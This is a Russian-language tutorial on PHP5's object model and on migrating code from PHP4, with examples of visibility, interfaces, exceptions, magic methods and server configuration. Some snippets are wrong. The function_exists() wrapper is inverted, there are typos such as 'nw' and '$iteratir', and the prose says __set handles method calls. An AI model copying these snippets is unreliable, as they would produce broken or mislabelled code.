Код, который не производит операций над классами или использует присвоение по ссылке, должен работать без изменений. Однако код, который оперирует над объектами и использует обычное присвоение для копирования, должен быть немного модифицирован.

Приватные и защищенные свойства и методы

В PHP5 появились приватные и защищенные свойства, которые позволяют определить их область видимости. Приватные свойства доступны только в том классе, в котором они определены, в то время как защищенные доступны во всех классах, наследованных от того, где свойство определено. Публичные свойства доступны из любой области видимости. Приватные, защищенные и публичные свойства определяются с использованием ключевых слов private, protected и public, соответственно, перед именем свойства.

Свойства, определяемые ранее ключевым словом var, являются публичными, т.е. var является синонимом public. Употребление ключевого слова var является устаревшим.

```php
<?php
class MyClass {
        private   $private   = 'private';
        protected $protected = 'protected';
        public    $public    = 'public';

        function printOut () {
                echo 'MyClass::printOut() ' . $this->private   . "\n";
                echo 'MyClass::printOut() ' . $this->protected . "\n";
                echo 'MyClass::printOut() ' . $this->public    . "\n";
        }
}
class MyClass2 extends MyClass {
        protected $protected = 'protected2';

        function printOut () {
                parent::printOut ();
                echo 'MyClass2::printOut() ' . $this->private   . "\n";
                echo 'MyClass2::printOut() ' . $this->protected . "\n";
                echo 'MyClass2::printOut() ' . $this->public    . "\n";
        }
}

$o = new MyClass ();
//echo $o->private   . "\n"; // Fatal error (Cannot access private property
MyClass::$private)
//echo $o->protected . "\n"; // Fatal error (Cannot access protected property
MyClass::$protected)
echo $o->public    . "\n";
$o->printOut ();

$o = new MyClass2 ();
echo $o->private   . "\n";
//echo $o->protected . "\n"; // Fatal error (Cannot access protected property
MyClass2::$protected)
echo $o->public    . "\n";
$o->printOut ();
?>
```

```
public
MyClass::printOut() private
MyClass::printOut() protected
MyClass::printOut() public
Notice: Undefined property:  MyClass2::$private in filename on line 32
public
MyClass::printOut() private
MyClass::printOut() protected2
MyClass::printOut() public
Notice: Undefined property:  MyClass2::$private in filename on line 19
MyClass2::printOut()
MyClass2::printOut() protected2
MyClass2::printOut() public
```

Вместе с приватными и защищенными свойствами в PHP5 также появились приватные и защищенные методы. Приватные и защищенные методы определяются с использованием ключевых слов private и protected перед ключевым словом function. Публичные методы определяются либо ключевым словом public, либо вообще без ключевого слова перед словом function.

```
<?php
class Foo {
        private function aPrivateMethod () {
                echo "Foo::aPrivateMethod() вызвана.\n";
        }

        protected function aProtectedMethod () {
                echo "Foo::aProtectedMethod() вызвана.\n";
                $this->aPrivateMethod();
        }
}

class Bar extends Foo {
        public function aPublicMethod () {
                echo "Bar::aPublicMethod() вызвана.\n";
                $this->aProtectedMethod ();
        }
}

$o = new Bar ();
$o->aPublicMethod ();
?>
```

```
Bar::aPublicMethod() вызвана.
Foo::aProtectedMethod() вызвана.
Foo::aPrivateMethod() вызвана.
```

Старый код без пользовательских функций, методов или классов с именами "public", "protected" или "private" должен работать без изменений.

Абстрактные классы и методы

В PHP5 также появились абстрактные классы и методы. Абстрактный метод представляет только определение функции без ее реализации. Класс, который содержит абстрактный метод, должен быть объявлен как абстрактный. Абстрактный класс не может стать объектом. Абстрактные классы и методы определяются ключевым словом abstract перед ключевым словом class или function.

```
<?php
abstract class AbstractClass {
        abstract public function test ();
}
class ImplementedClass extends AbstractClass {
        public function test () {
                echo "ImplementedClass::test() выполнена.\n";
        }
}
$o = new ImplementedClass ();
$o->test ();
?>
```

```
ImplementedClass::test() выполнена.
```

Старый код без пользовательских функций, методов или классов с именем "abstract" должен работать без изменений.

Интерфейсы

Также в PHP5 появились интерфейсы. Класс может реализовывать любое количество интерфейсов. Интерфейс не может иметь свойств и должен содержать только публичные методы. Класс, который реализует интерфейс не полностью, должен быть объявлен как абстрактный. Интерфейс определяется ключевым словом interface вместо ключевого слова class. Класс реализует интерфейсы, используя ключевое слово implements после имени класса или имени класса-предка со списком интерфейсов через запятую.

```
<?php
interface Throwable {
        public function getMessage ();
}

class myException implements Throwable {
        public function getMessage () {
                // ...
        }
}
?>
```

Старый код без пользовательских функций, методов или классов с именами "interface" или "implements" должен работать без изменений.

Типизация классов при передаче в качестве параметров

PHP5, оставаясь не типизированным языком, вводит некоторую типизацию для объектов, передаваемых в виде параметров в функции и методы. Имена класса, которому принадлежат объекты, принимаемые функцией, указываются перед именем соответствующей переменной.

```
interface Foo {
        function a (Foo $foo);
}
interface Bar {
        function b (Bar $bar);
}
class FooBar implements Foo, Bar {
        function a (Foo $foo) {
                // ...
        }
        function b (Bar $bar) {
                // ...
        }
}
$a = new FooBar ();
$b = new FooBar ();
$a->a ($b);
$a->b ($b);
```

Эта проверка типов производится не во время компиляции, как в типизированных языках, а во время выполнения. Это значит, что код

```
<?php
function foo (ClassName $object) {
        // ...
}
?>
```

эквивалентен

```
<?php
function foo ($object) {
        if (!($object instanceof ClassName)) {
                die ("Аргумент 1 должен быть класса ClassName или его
потомком");
        }
        // ...
}
?>
```

Данный синтаксис применим только к объектам и классам, но не встроенным простым типам.

Проблем с обратной совместимостью данное нововведение не имеет.

Финальные методы и классы

В PHP5 стало возможным определять финальные методы и классы. Финальный метод не может быть переопределен потомком. Финальный класс не может являться предком для другого класса. Методы финального класса можно не объявлять финальными.

Свойство не может быть финальным. Финальные методы и классы объявляются с помощью ключевого слова final, которое указывается перед ключевым словом class или function.

```
<?php
class Foo1 {
        final function bar () {
                // ...
        }
}

final class Foo2 {
        // определение класса
}

// следующая строка недопутима (Fatal error)
// class Bork extends Foo2 {}
?>
```

Старый код без пользовательских функций, методов или классов с именем "final" должен работать без изменений.

Клонирование объектов

PHP4 не имел никой возможности указать другой способ копирования объектов, кроме как стандартный: точная бит в бит копия всех свойств объекта.

Как может показаться на первый взгляд, точная копия не всегда то, что мы хотим. Примеров, где такое поведение не является правильным, можно найти много. Например, объект представляющий GTK-окно или объект, представляющий соединение с БД, или объекты, в которых свойство является объектом, или объекты, представляющие связанные списки деревья и т.п.

В PHP5 копия объекта делается с помощью ключевого слова clone. Когда делается копия объекта, PHP5 проверяет наличие метода __clone(), и если он не определен, то будет сделана обычная копия объекта. Если же данный метод определен, то он будет вызван на копии после того, как скопируются все свойства оригинала. Прямой вызов __clone() недопустим и приводит к Fatal error.

```
<?php
class MyCloneable {
        static $id = 0;

        function MyCloneable () {
                $this->id = self::$id++;
        }

        function __clone () {
                $this->address = 'New York';
                $this->id = self::$id++;
        }
}

$o = new MyCloneable ();

$o->name = 'Hello';
$o->address = 'Tel-Aviv';

echo $o->id . "\n";

$o = clone $o;

echo $o->id . "\n";
echo $o->name . "\n";
echo $o->address . "\n";
?>
```

```
0
1
Hello
New York
```

Старый код без пользовательских функций, методов или классов с именем "clone" и с классами без метода __clone() должен работать без изменений.

Унифицированные конструкторы

В PHP5, также как и в PHP4, есть возможность указать метод-конструктор, который вызывается при создании объекта и отвечает за инициализацию, которая может понадобиться перед тем, как объект может быть использован.

Однако в PHP4 метод конструктора должен называться, так же как и класс, что доставляет проблемы при перемещении класса в большой их иерархии. Например, при смене предка меняется как сам конструктор, так и код в потомке.

PHP5 вводит стандартный способ определения конструкторов, используя метод класса с именем __construct(). Так же, как и в PHP4, конструктор предка не вызывается автоматически, и его нужно вызывать самостоятельно.

```
<?php
class BaseClass {
        function __construct () {
                echo "В конструкторе класса BaseClass\n";
        }
}

class SubClass extends BaseClass {
        function __construct () {
                parent::__construct ();
                echo "В конструкторе класса SubClass\n";
        }
}

$obj = new BaseClass ();
$obj = new SubClass ();
?>
```

```
В конструкторе класса BaseClass
В конструкторе класса BaseClass
В конструкторе класса SubClass
```

Если PHP5 не может найти метод __construct(), то для обратной совместимости будет использоваться старый конструктор с именем по имени класса. Старый код с классами без метода __construct() должен работать без изменений.

Деструкторы

Иметь возможность определять деструктор для объекта может быть очень полезно. Деструкторы могут протоколировать сообщения для отладки, закрывать соединения с БД и делать другую работу по очистке.

PHP5 определяет поведение деструктора, похожее на другие объектно ориентированные языки, такие как Java: когда не остается ни одной ссылки на объект, вызывается его деструктор, который является методом с именем __destruct(), и не имеет никаких параметров, перед тем, как объект будет удален из памяти.

Так же, как и конструкторы, деструкторы предков не вызываются автоматически.

```
<?php
class MyDestructableClass {
        function __construct () {
                echo "В конструкторе\n";
                $this->name = 'MyDestructableClass';
        }

        function __destruct () {
                print 'Разрушаем ' . $this->name . "\n";
        }
}

$o = new MyDestructableClass ();
?>
```

```
В конструкторе
Разрушаем MyDestructableClass
```

Старый код с классами без методов с именем __destruct() должен работать без изменений.

Константы классов

В PHP5 появились константы, принадлежащие классам.

```
<?php
class Foo {
        const constant = 'constant';
}

echo 'Foo::constant = ' . Foo::constant . "\n";
?>
```

```
Foo::constant = constant
```

Старый код без пользовательских функций, методов или классов с именем "const" должен работать без изменений.

Разыменование объектов, возвращенных из функции

В PHP4 было невозможно разыменовывать объекты, возвращаемые функциями, и делать дальнейший вызов методов таких объектов. В PHP5 такое стало возможно.

```
<?php
class Circle {
        function draw () {
                print "Круг\n";
        }
}

class Square {
        function draw () {
                print "Квадрат\n";
        }
}

function ShapeFactoryMethod ($shape) {
        switch ($shape) {
                case "Круг": return new Circle ();
                case "Квадрат": return new Square ();
        }
}

ShapeFactoryMethod ("Круг")->draw ();
ShapeFactoryMethod ("Квадрат")->draw ();
?>
```

```
Круг
Квадрат
```

Проблем с обратной совместимостью данное нововведение не имеет.

Свойства теперь могут быть инициализированы константными массивами

В PHP4 было возможно инициализировать свойства только простыми константами. В PHP5 стало возможным также инициализировать свойства константными массивами, т.е. массивами, содержащими либо простые константы, либо другие константные массивы.

```
<?php
class foo {
        public $my_prop = array ('bla', 1, M_PI);
}

$o = new foo;
var_dump ($o->my_prop);
?>
```

```
array(3) {
  [0]=>
  string(3) "bla"
  [1]=>
  int(1)
  [2]=>
  float(3.14159265359)
}
```

Проблем с обратной совместимостью данное нововведение не имеет.

Статические методы и свойства

В PHP5 появилось ключевое слово static для определения статических методов и свойств, т.е. доступных вне контекста класса. Псевдопеременная $this не доступна внутри методов, объявленных как статические.

```
<?php
class Foo {
        static $static = array ('bla', 1, M_PI);

        public static function aStaticMethod () {
                echo "Foo::aStaticMethod()\n";
        }
}

Foo::aStaticMethod ();
var_dump (Foo::$static);
?>
```

```
Foo::aStaticMethod()
array(3) {
  [0]=>
  string(3) "bla"
  [1]=>
  int(1)
  [2]=>
  float(3.14159265359)
}
```

Проблем с обратной совместимостью данное нововведение не имеет.

Оператор instanceof

В PHP5 появился новый оператор instanceof, который позволяет определить, является ли объект экземпляром класса или потомком класса или реализует интерфейс.

```
<?php
class baseClass { }

$a = new baseClass;

if ($a instanceof baseClass) {
        echo 'Hello World';
}
?>
```

```
Hello World
```

Старый код без пользовательских функций, методов или классов с именем "instanceof" должен работать без изменений.

Магическая функция __autoload()

Магическая функция __autoload(), если она определена, будет автоматически вызвана, когда в коде упоминается неопределенный класс. Имя этого класса будет передано в качестве единственного аргумента этой функции.

```
<?php
function __autoload ($className) {
        echo "Загружаем класс $className\n";
        class ClassName {}
}

$object = new ClassName ();
?>
```

```
Загружаем класс ClassName
```

Старый код без пользовательской функции с именем "__autoload" должен работать без изменений.

Перегружаемые вызовы методов и доступ к свойствам

И вызовы методов, и доступ к свойствам могут быть перегружены через методы __call(), __get() и __set().

__get() и __set()

```
class Setter {
        public $n;
        public $x = array ('a' => 1, 'b' => 2, 'c' => 3);
        function __get ($nm) {
                echo "Получаем [$nm]\n";
                if (isset ($this->x[$nm])) {
                        $r = $this->x[$nm];
                        echo "Возвращаем: $r\n";
                        return $r;
                } else {
                        echo "Ничего!\n";
                }
        }
        function __set ($nm, $val) {
                echo "Устанавливаем [$nm] в $val\n";
                if (isset ($this->x[$nm])) {
                        $this->x[$nm] = $val;
                        echo "Хорошо!\n";
                } else {
                        echo "Плохо!\n";
                }
        }
}
$foo = new Setter ();
$foo->n = 1;
$foo->a = 100;
$foo->a++;
$foo->z++;
var_dump ($foo);
```

```
Устанавливаем [a] в 100
Хорошо!
Получаем [a]
Возвращаем: 100
Устанавливаем [a] в 101
Хорошо!
Получаем [z]
Ничего!
Устанавливаем [z] в 1
Плохо!
object(Setter)#1 (2) {
  ["n"]=>
  int(1)
  ["x"]=>
  array(3) {
    ["a"]=>
    int(101)
    ["b"]=>
    int(2)
    ["c"]=>
    int(3)
  }
}
```

__call()

```
<?php
class Caller {
        public $x = array (1, 2, 3);

        function __call ($m, $a) {
                echo "Метод $m вызван:\n";
                var_dump ($a);
                return $this->x;
        }
}

$foo = new Caller ();
$a = $foo->test (1, "2", 3.4, true);
var_dump ($a);
?>
```

```
Метод test вызван:
array(4) {
  [0]=>
  int(1)
  [1]=>
  string(1) "2"
  [2]=>
  float(3.4)
  [3]=>
  bool(true)
}
array(3) {
  [0]=>
  int(1)
  [1]=>
  int(2)
  [2]=>
  int(3)
}
```

Старый код с классами без методов с именами: "__get", "__set" и "__call" – должен работать без изменений.

Итерации

Объект может быть итерирован в перегруженном виде при использовании foreach. По умолчанию итерация происходит по всем

```
<?php
class Foo {
        var $x = 1;
        var $y = 2;
}

$obj = new Foo ();

foreach ($obj as $prp_name => $prop_value) {
        // используем свойства
}
?>
```

свойствам объекта.

Каждый класс, экземпляры которого могут быть итерированы, должен реализовывать пустой интерфейс Traversable. Т.е. любой объект, который реализует интерфейс Traversable, может быть использован в foreach.

Интерфейсы IteratorAggregate и Iterator позволяют указать, каким именно способом объекты итерируются в PHP-коде. Первый из них имеет метод getIterator(), который должен вернуть массив или объект, реализующий интерфейс Iterator, или наследованный от одного из встроенных классов, которые могут быть итерированы.

```php
<?php
class ObjectIterator implements Iterator {
        private $obj;
        private $num;

        function __construct ($obj) {
                $this->obj = $obj;
        }
        function rewind () {
                $this->num = 0;
        }
        function valid () {
                return $this->num < $this->obj->max;
        }
        function key () {
                return $this->num;
        }
        function current () {
                switch ($this->num) {
                        case 0: return "1st";
                        case 1: return "2nd";
                        case 2: return "3rd";
                        default: return $this->num."th";
                }
        }
        function next () {
                $this->num++;
        }
}
class Object implements IteratorAggregate {

        public $max = 3;

        function getIterator () {
                return new ObjectIterator ($this);
        }
}
$obj = new Object;
// этот foreach-блок ...
foreach ($obj as $key => $val) {
        echo "$key = $val\n";
}
// эквивалентен следующим 7 строкам for-блока
$it = $obj->getIterator();
for ($it->rewind (); $it->valid (); $it->next ()) {
        $val = $it->current ();
        $key = $it->key ();
        echo "$key = $val\n";
}
unset($it);
?>
```

```
0 = 1st
1 = 2nd
2 = 3rd
0 = 1st
1 = 2nd
2 = 3rd
```

Эквивалентные блоки очень интересны, т.к. позволяют увидеть использование всех абстрактных методов, объявленных в интерфейсах Iterator и IteratorAggregate. Проблем с обратной совместимостью данное нововведение не имеет.

Новая псевдоконстанта __METHOD__

Новая псевдоконстанта __METHOD__ содержит текущие класс и метод, если использована в методе, или имя функции, если использована вне определения класса.

```
<?php
class Foo {
        function show () {
                echo basename (__FILE__) . ' (' . __LINE__ . ') ' . __METHOD__
. " ()\n";
        }
}
function test () {
        echo basename (__FILE__) . ' (' . __LINE__ . ') ' . __METHOD__ . " ()
\n";
}
foo::show ();
test ();
?>
```

```
ex0-20.phps (4) Foo::show ()
ex0-20.phps (8) test ()
```

Старый код без константы с именем "__METHOD__" должен работать без изменений.

Перегруженное конвертирование объекта в строку

Новый метод __toString() позволяет перегрузить конвертирование объекта в строку. Однако, следует учесть, что данный метод вызывается только, если объект встречается напрямую в echo или print, в остальных случаях вызывается стандартный обработчик.

```
class Foo {
        function __toString () {
                return 'What ever';
        }
}
$o = new Foo ();
echo $o, "\n"; // __toString() вызывается
print $o; // __toString() также вызывается
echo "\n";
printf ("%s\n", $o); // __toString() НЕ вызывается
$str = (string) $o; // __toString() также НЕ вызывается
echo $str, "\n";
```

```
What ever
What ever
Object id #1
Object id #1
```

Старый код с классами без метода с именем "__toString" должен работать без изменений.

Присвоение $this невозможно

Теперь присвоение значений псевдопеременной $this невозможно. При попытке сделать это программа просто закончит работу с соответствующим сообщением.

```
<?php
class test1 {}

class test2 {
        function __construct () {
        $this = new test1 ();
}

$o = nw test2 ();
?>
```

```
Fatal error: Cannot re-assign $this in filename on line 6
```

Хотя такое может понадобиться довольно редко, но иногда встречается, и в таких случаях приводит к необходимости переписать класс.

Исключения: throw/try/catch. Преимущества

Введение

PHP4 не имел обработки исключений. В PHP5 появилась модель исключений, аналогичная таковой в других языках программирования. Следует отметить, что имеется поддержка "catch all", но не "finally".

Исключения порождаются оператором throw, ловятся в блоках try и обрабатываются в блоках catch.

Заметим, что на один блок try может быть несколько блоков catch, и в этом случае при исключении они просматриваются сверху вниз до первого совпадения между классом исключения и классом, указанным в блоке catch. Сравнение производится оператором instanceof, т.е. следующий код

```
try {
        // try block
} catch (Exception1 $e) {
        // Exception1 block
} catch (Exception2 $e) {
        // Exception2 block
}
```

можно переписать в такой псевдокод (т.к. catch требует имя класса)

```
<?php
try {
        // try block
} catch ($e) {
        if ($e instanceof Exception1) {
                // Exception1 block
        } elseif ($e instanceof Exception2) {
                // Exception2 block
        }
}
?>
```

Блоки try/catch также могут быть вложенными. И если при исключении в текущем блоке не найден его обработчик, то поиск продолжается в родительском. Так происходит, пока исключение не достигнет самого внешнего блока, а если и там не будет найдено соответствующего блока catch, то исключение будет обработано уровнем компилятора (интерпретатора), что в общем случае вызовет прерывание выполнения с сообщением об ошибке.

Исключение можно перебросить в родительский блок try/catch, даже если оно было поймано в текущем блоке. Для этого достаточно просто выполнить

```
throw $e;
```

в блоке catch.

```
<?php
class MyException extends Exception {
        function Display () {
                echo 'MyException: ' . $this->getMessage () . "\n";
        }
}

class MyExceptionFoo extends MyException {
        function Display () {
                echo 'MyExceptionFoo: ' . $this->getMessage () . "\n";
        }
}
try {
        throw new MyExceptionFoo ('Hello');
} catch (MyException $exception) {
        $exception->Display ();
} catch (Exception $exception) {
        echo $exception;
}
?>
```

```
  MyExceptionFoo: Hello
```

Недавно допускалось использование классов-исключений, не наследованных от стандартного класса Exception, однако сейчас это является недопустимым, и любой пользовательский класс-исключение должен быть потомком класса Exception. Это сделано для того, чтобы код

```
 catch (Exception $e) {
        // ...
}
```

всегда ловил исключение, и таким образом реализовывал "catch all". Также встроенный класс исключений позволяет собрать много полезной информации, недоступной никаким другим способом.

Встроенный класс Exception можно представить следующим PHP-кодом. Комментарии показывают назначение каждого свойства и соответствующих методов-получателей. Однако, т.к. некоторые методы используются внутренне, они помечены как финальные. В итоге класс очень ограничен, т.к. ему нужно быть уверенным, что все, что используется внутренне, работает так, как ожидается.

```
class Exception {
        function __construct (/*string*/ $message = NULL, /*int*/ $code = 0) {
                if (func_num_args()) {
                        $this->message = $message;
                }
                $this->code = $code;
                $this->file = __FILE__; // места с ключевым словом throw
                $this->line = __LINE__; // места с ключевым словом throw
                $this->trace = debug_backtrace ();
                $this->string = StringFormat ($this);
        }
        protected $message = 'Unknown exception';  // сообщение исключения
        protected $code = 0; // определенный пользователем код исключения
        protected $file;     // имя файла, где произошло исключение
        protected $line;     // номер строки, где произошло исключение

        private $trace;      // бэктрейс исключения
        private $string;     // строковое представление исключения
        final function getMessage () {
                return $this->message;
        }
        final function getCode () {
                return $this->code;
        }
        final function getFile () {
                return $this->file;
        }
        final function getTrace () {
                return $this->trace;
        }
```

Начало

```
        final function getTraceAsString () {
                return self::TraceFormat ($this);
        }
        function _toString () {
                return $this->string;
        }
        static private function StringFormat (Exception $exception) {
                // функция, недоступная в виде php-скрипта, которая
                // возвращает всю информацию в виде строки.
        }
        static private function TraceFormat (Exception $exception) {
                // функция, недоступная в виде php-скрипта, которая
                // возвращает бэктрейс в виде строки.
        }
}
```

Окончание

Поэтому ваше не пойманное исключение, наследованное от класса Exception, будет хорошо выглядеть в консоли, но не в браузере.

Следует заметить, что "catch", "throw" и "try" являются ключевыми словами, поэтому только старый код без пользовательских функций, методов или классов с именами "catch", "throw" и "try" должен работать без изменений.

Преимущества

- Единый механизм обработки ошибок.
- Гарантированный выход из опасного блока. Т.е. нет необходимости анализировать код возврата функции и предпринимать какие-то действия, кроме порождения исключения.
- Все встроенные классы исключений, будь то DOMException, SQLLiteException, com_exception и др., наследованы от стандартного класса Exception и, следовательно, имеют стандартный интерфейс.

Недостатки

- Все встроенные функции не порождают исключений, но это можно легко исправить.

Использование исключений для обработки ошибок

Лучше всего исключения подходят для обработки ошибок ваших собственных скриптов и библиотек, т.к. вы сами определяете, каким образом и с какими параметрами порождать исключение. Однако, многим хотелось бы обрабатывать через исключения и обычные ошибки времени выполнения PHP. Имея некоторые знания, мы легко можем это сделать.

Исходя из того, что стандартные функции PHP не порождают исключений, а делают обработку ошибок «по старинке», с использованием стандартных способов PHP, можно этим воспользоваться. Также принимая во внимание, что для E_NOTICE будет странным порождать исключение, которое, будучи не пойманным, остановит работу скрипта, можно сконструировать конвертер из сообщений в исключения.

Однако, для особых параноиков второй параметр функции set_error_handler() можно поменять на "E_ALL | E_STRICT".

```
<?php
class phpException extends exception {
        public function __construct ($errno, $errstr, $errfile, $errline) {
                parent::__construct ();
                $this->code = $errno;
                $this->message = $errstr;
                $this->file = $errfile;
                $this->line = $errline;
        }
}

function err2exc ($errno, $errstr, $errfile, $errline) {
        throw new phpException ($errno, $errstr, $errfile, $errline);
}

set_error_handler ('err2exc', E_ALL & ~E_NOTICE & ~E_USER_NOTICE | E_STRICT);
error_reporting (E_ALL | E_STRICT);
?>
```

Таким образом, мы получаем возможность ловить phpException для ошибок php и любой другой класс исключений для своих собственных исключений.

Приведем пример для большей наглядности. Предположим, что вышеозначенный код лежит в файле class.phpException.php

```
<?php
require_once 'class.phpException.php';

class calc {
        // ...
        static public function div ($num1, $num2) {
                $num1 = (float) $num1;
                $num2 = (float) $num2;
                if ($num2 == 0) {
                        throw new Exception ('Деление на ноль');
                }
                return $num1 / $num2;
        }
        // ...
}

try {
        intval ($not_exists_var);
        echo calc::div (1, 0);
        fopen ('non_exists_file');
} catch (exception $e) {
        echo $e;
}
?>
```

Таким образом, все исключения и критические ошибки ловятся внутри блока try и не приводят к засорению экрана, а также позволяют произвести некоторую работу по освобождению ресурсов.

Намного лучшая реализация данной идеи имеется у Дмитрия Котерова.

__autoload(), __get()/__set(), __call()

В новой версии интерпретатора появилась возможность автоматически подгружать несуществующие классы. При попытке создать объект несуществующего класса в PHP4 возникала фатальная ошибка, которую нельзя было перехватить error_handler'ом. В PHP5 перед этим идёт попытка вызова __autoload, который должен попытаться подключить такой класс. Самым банальным, но наиболее ярким примером использования является простейшая реализация плагинов, где функция __autoload будет подключать файлы с именем класса из нужной директории, что автоматизирует подключение расширений – нужно просто попытаться создать объект класса, файл подключится сам. Кроме этого, __autoload вызывается с функцией class_exists (вызов можно подавить вторым параметром равным false).

```
function __autoload($className)
{
    require PATH_EXTENSIONS.$className.'.inc';
}
```

Очередной новой возможностью ООП PHP5 стала перегрузка. С помощью магических методов __get, __set и __call возможна перегрузка обращений как к свойствам, так и к методам. _get и __set соответственно вызываются при установке и получении значения свойства, а __set – при вызове метода. Учтите, что магические функции будут вызывать в том, и только в том случае, когда запрошенные метод/свойство не существуют!

Магический метод __get принимает один параметр – имя свойства. Параметр __set – два: имя и новое значение. __call, соответственно, принимает имя вызванного метода и массив переданных параметров.

```
class Foo
{
    private $bar = array();
    public $n    = 'blah';
    function __call($method)
    {
        print 'Method '.$method.' has been called';
    }

    function __set($name, $value)
    {
        $this->bar[$name] = $value;
    }

    function __get($name)
    {
        return $this->bar[$name];
    }
}
$foo = new Foo();

$foo->x = 'blah2';
$foo->n = 'blah3';
$foo->sayCheesee();
```

Использование интерфейсов SPL: arrayAccess и т.д.

Очередной новой частью стандартной поставки дистрибутива PHP стала стандартная библиотека PHP (SPL) Маркуса Боэргера. Библиотека представляет собой набор классов и интерфейсов для решения стандартных задач, как то итерация по массиву, директории, готовый итератор для SimpleXML. Рассмотрим базовый функционал на примере интерфейса ArrayAccess и его имплементации ArrayObject, позволяющего работать с массивами и публичными свойствами класса. Класс предоставляет стандартный функционал для подсчёта количества ячеек, расширения массива и содержит метод, возвращающий другой класс, являющийся имплементацией ArrayObject - ArrayIterator, позволяющий удобно итерировать данные.

```
function recursion($iterator)
{
    echo('<ul>');

    for (; $iterator->valid(); $iterator->next())
    {
        echo '<li>'.$iteratir->current().' '.($iterator->isDir() ? 'Dir' :
'File');
    }

    echo('</ul>');
}

recursion(new RecursiveDirectoryIterator('/'))
```

В PHP5 добавилось несколько директив. Самой заметной из них является директива zend.ze1_compability_mode, отвечающая за полную обратную совместимость с PHP4. Директива охватывает специфику клонирования и сравнения объектов, существенно изменившуюся с новой объектно-ориентированной моделью языка. Кроме этого были введены две директивы для работы с сессиями, определяющие функцию хеширования и количество битов на символ при конвертировании бинарных данных и директива, похожая на register_globals, отключающая поддержку устаревших представлений массивов HTTP_*_VARS.

Появилось достаточно большое количество новых функций для работы с массивами, ibase и iconv. Появилось несколько крайне полезных функций для работы с потоками. Кроме всего прочего, появились две функции php_* для проверки синтаксиса скрипта и получения кода в одну строку и без лишних пробелов.

Переход с PHP4

Рассмотрим, как код, хорошо работающий под PHP4, перенести с минимальными потерями под PHP5. Также рассмотрим некоторые приёмы для программирования нового кода в чистом виде для PHP5.

Как проще изменить существующие скрипты

В документации к PHP есть хорошая глава, иллюстрирующая те несовместимости, которые могут возникнуть при переходе с PHP4 на PHP5 (http://www.php.net/migration5). Далее мы рассмотрим, какие именно изменения могут потребоваться в коде для его успешной работы под PHP5.

Установка: внесение изменений в конфигурационный файл http-сервера и переменные окружения

Т.к. в PHP5 под Windows сменилось наименование различных исполняемых файлов, то нужно будет внести некоторые изменения в файл с конфигурации http-сервера и переменой окружения %PATH%.

Так, все SAPI модули PHP теперь находятся в корневом каталоге дистрибутива PHP, также как и все exe-SAPI. При этом название файла CGI-SAPI поменялось со стандартного php.exe на php-cgi.exe, CLI-SAPI теперь находится также в коневом каталоге дистрибутива и имеет имя php.exe, а не в подкаталоге cli. Также появился новый exe-SAPI php-win.exe, который является полным аналогом CLI, но не создаёт никаких консольных окон.

Исходя из всего вышесказанного, нужно поменять в httpd.conf (подразумевается сервер Apache) в случае CGI строку:

```
Action application/x-httpd-php "/php/php.exe"
```

на

```
Action application/x-httpd-php "/php/php-cgi.exe"
```

а в случае модуля – строку

```
LoadModule php4_module /php/sapi/php4apache.dll
```

на соответствующую

```
LoadModule php5_module /php/php5apache.dll
```

Для других серверов замены производятся аналогично. Для CLI следует в переменной %PATH% (если она использовалась) путь /php/cli заменить на /php

Также следует отметить, что, по крайней мере, под Apache2 для httpd.conf имеется директива PHPINIDir, которая позволяет прямо из конфигурационного файла указать путь к конфигурационному файлу php.ini, что позволяет использовать один файл как для CLI/CGI версии PHP, так и для модуля Apache.

Изменения, несовместимые с PHP4:

Данные изменения необходимо учитывать, т.к. нет никакой возможности вернуть поведение к уровню PHP4, кроме как вернуться к нему. Разберем на примерах некоторые несовместимости PHP5 с PHP4 и способ их устранения:

- Функции strrpos() и strripos() используют всю строку для ключа поиска, а не один символ как было ранее (использовать substr ($str, 0, 1) на таких строках).

```
<?php
// было
var_dump (strrpos ('ABCDEF','DAF'));
// нужно сделать
var_dump (strrpos ('ABCDEF', substr ('DAF', 0, 1)));
?>
```

- Неверное использование (выход за границы строки) теперь вызывает ошибку уровня E_ERROR, а не E_WARNING, как было ранее (следует заранее проверять смещение в строке по ее длине – strlen() и его не отрицательность).

```
<?php
$str = 'string';
$offset = 7;
// было
$ch = $str{$offset};
// нужно сделать
$ch = $offset >= 0 && $offset < strlen ($str) ? $str{$offset} : '';
}
?>
```

- Функция array_merge() теперь принимает только массивы. Если передан не массив, то будет выдано сообщение уровня E_WARNING для каждого такого параметра. (Нужно либо удостовериться, что все параметры – всегда массивы, либо использовать кастинг (array) перед каждым сомнительным параметром.)

```
<?php
// было
$arr = array_merge ($var1, $var2, $var3, $var4);
// нужно сделать
$arr = array_merge ((array) $var1, (array) $var2, (array) $var3, (array)
$var4);
?>
```

- Объект без свойств теперь не является пустым, т.е. его проверка функцией empty() возвратит false, а не true, как было раньше (если нужно проверять количество свойств объекта, то нужно воспользоваться функцией get_object_vars()).

```
class test { }
$t = new test();
// было
var_dump (empty ($t));
if (!$t) {
        // ...
}
// нужно сделать
var_dump (empty (get_object_vars ($t)));
if (!get_object_vars ($t)) {
        // ...
}
```

- В некоторых случаях класс должен быть определён до того, как он будет использован. Это может понадобиться, только если используются некоторые из новых возможностей PHP5 (объявлять класс перед его использованием является хорошей практикой и, по моему мнению, от нее не стоит отступать).

```php
<?php
// было
$o = new a ();
interface b {}
class a implements b {}
// нужно сделать
interface b {}
class a implements b {}
$o = new a ();
?>
```

- Функция get_class() возвращает имя класса в том виде, в котором оно было указано в объявлении, что может привести к проблемам со скриптами, которые использовали старое поведение – имена возвращались в малом регистре (следует использовать strtolower (get_class ($obj))).

```php
<?php
// было
if (get_class ($o) == 'classname') {
        // ...
}
// нужно сделать
if (strtolower (get_class ($o)) == 'classname') {
        // ...
}
?>
```

- Функция ip2long() при неверном IP-адресе теперь возвращает false, а не -1, как было раньше (т.к. -1 == true, то единственным выходом является двойная проверка: $res === false || $res == -1).

```php
<?php
$ip = '192.168.0.256';
// было
$longip = ip2long ($ip);
if ($longip == -1) {
        // ...
}
// нужно сделать
$longip = ip2long ($ip);
if ($longip === false || $longip == -1) {
        // ...
}
?>
```

Новые встроенные функции

Т.к. в PHP5 прибавилось довольно большое число новых встроенных функций, полный список которых можно посмотреть по адресу http://www.php.net/migration5.functions, то существует вероятность, что какая-либо из объявленных пользователем функций пересечется с вновь появившейся.

Способ борьбы с этим явлением один: смотреть описание новой функции и, если она полностью соответствует тому, что делала пользовательская, то оборачивать ее объявление в контейнер вида:

```
if (function_exists ('function_name')) {
        function function_name (...) {
                // ...
        }
}
```

Если же функция делает совсем другое, то ее можно только переименовать и, соответственно, поменять все ее вызовы.

Доступ к MySQL

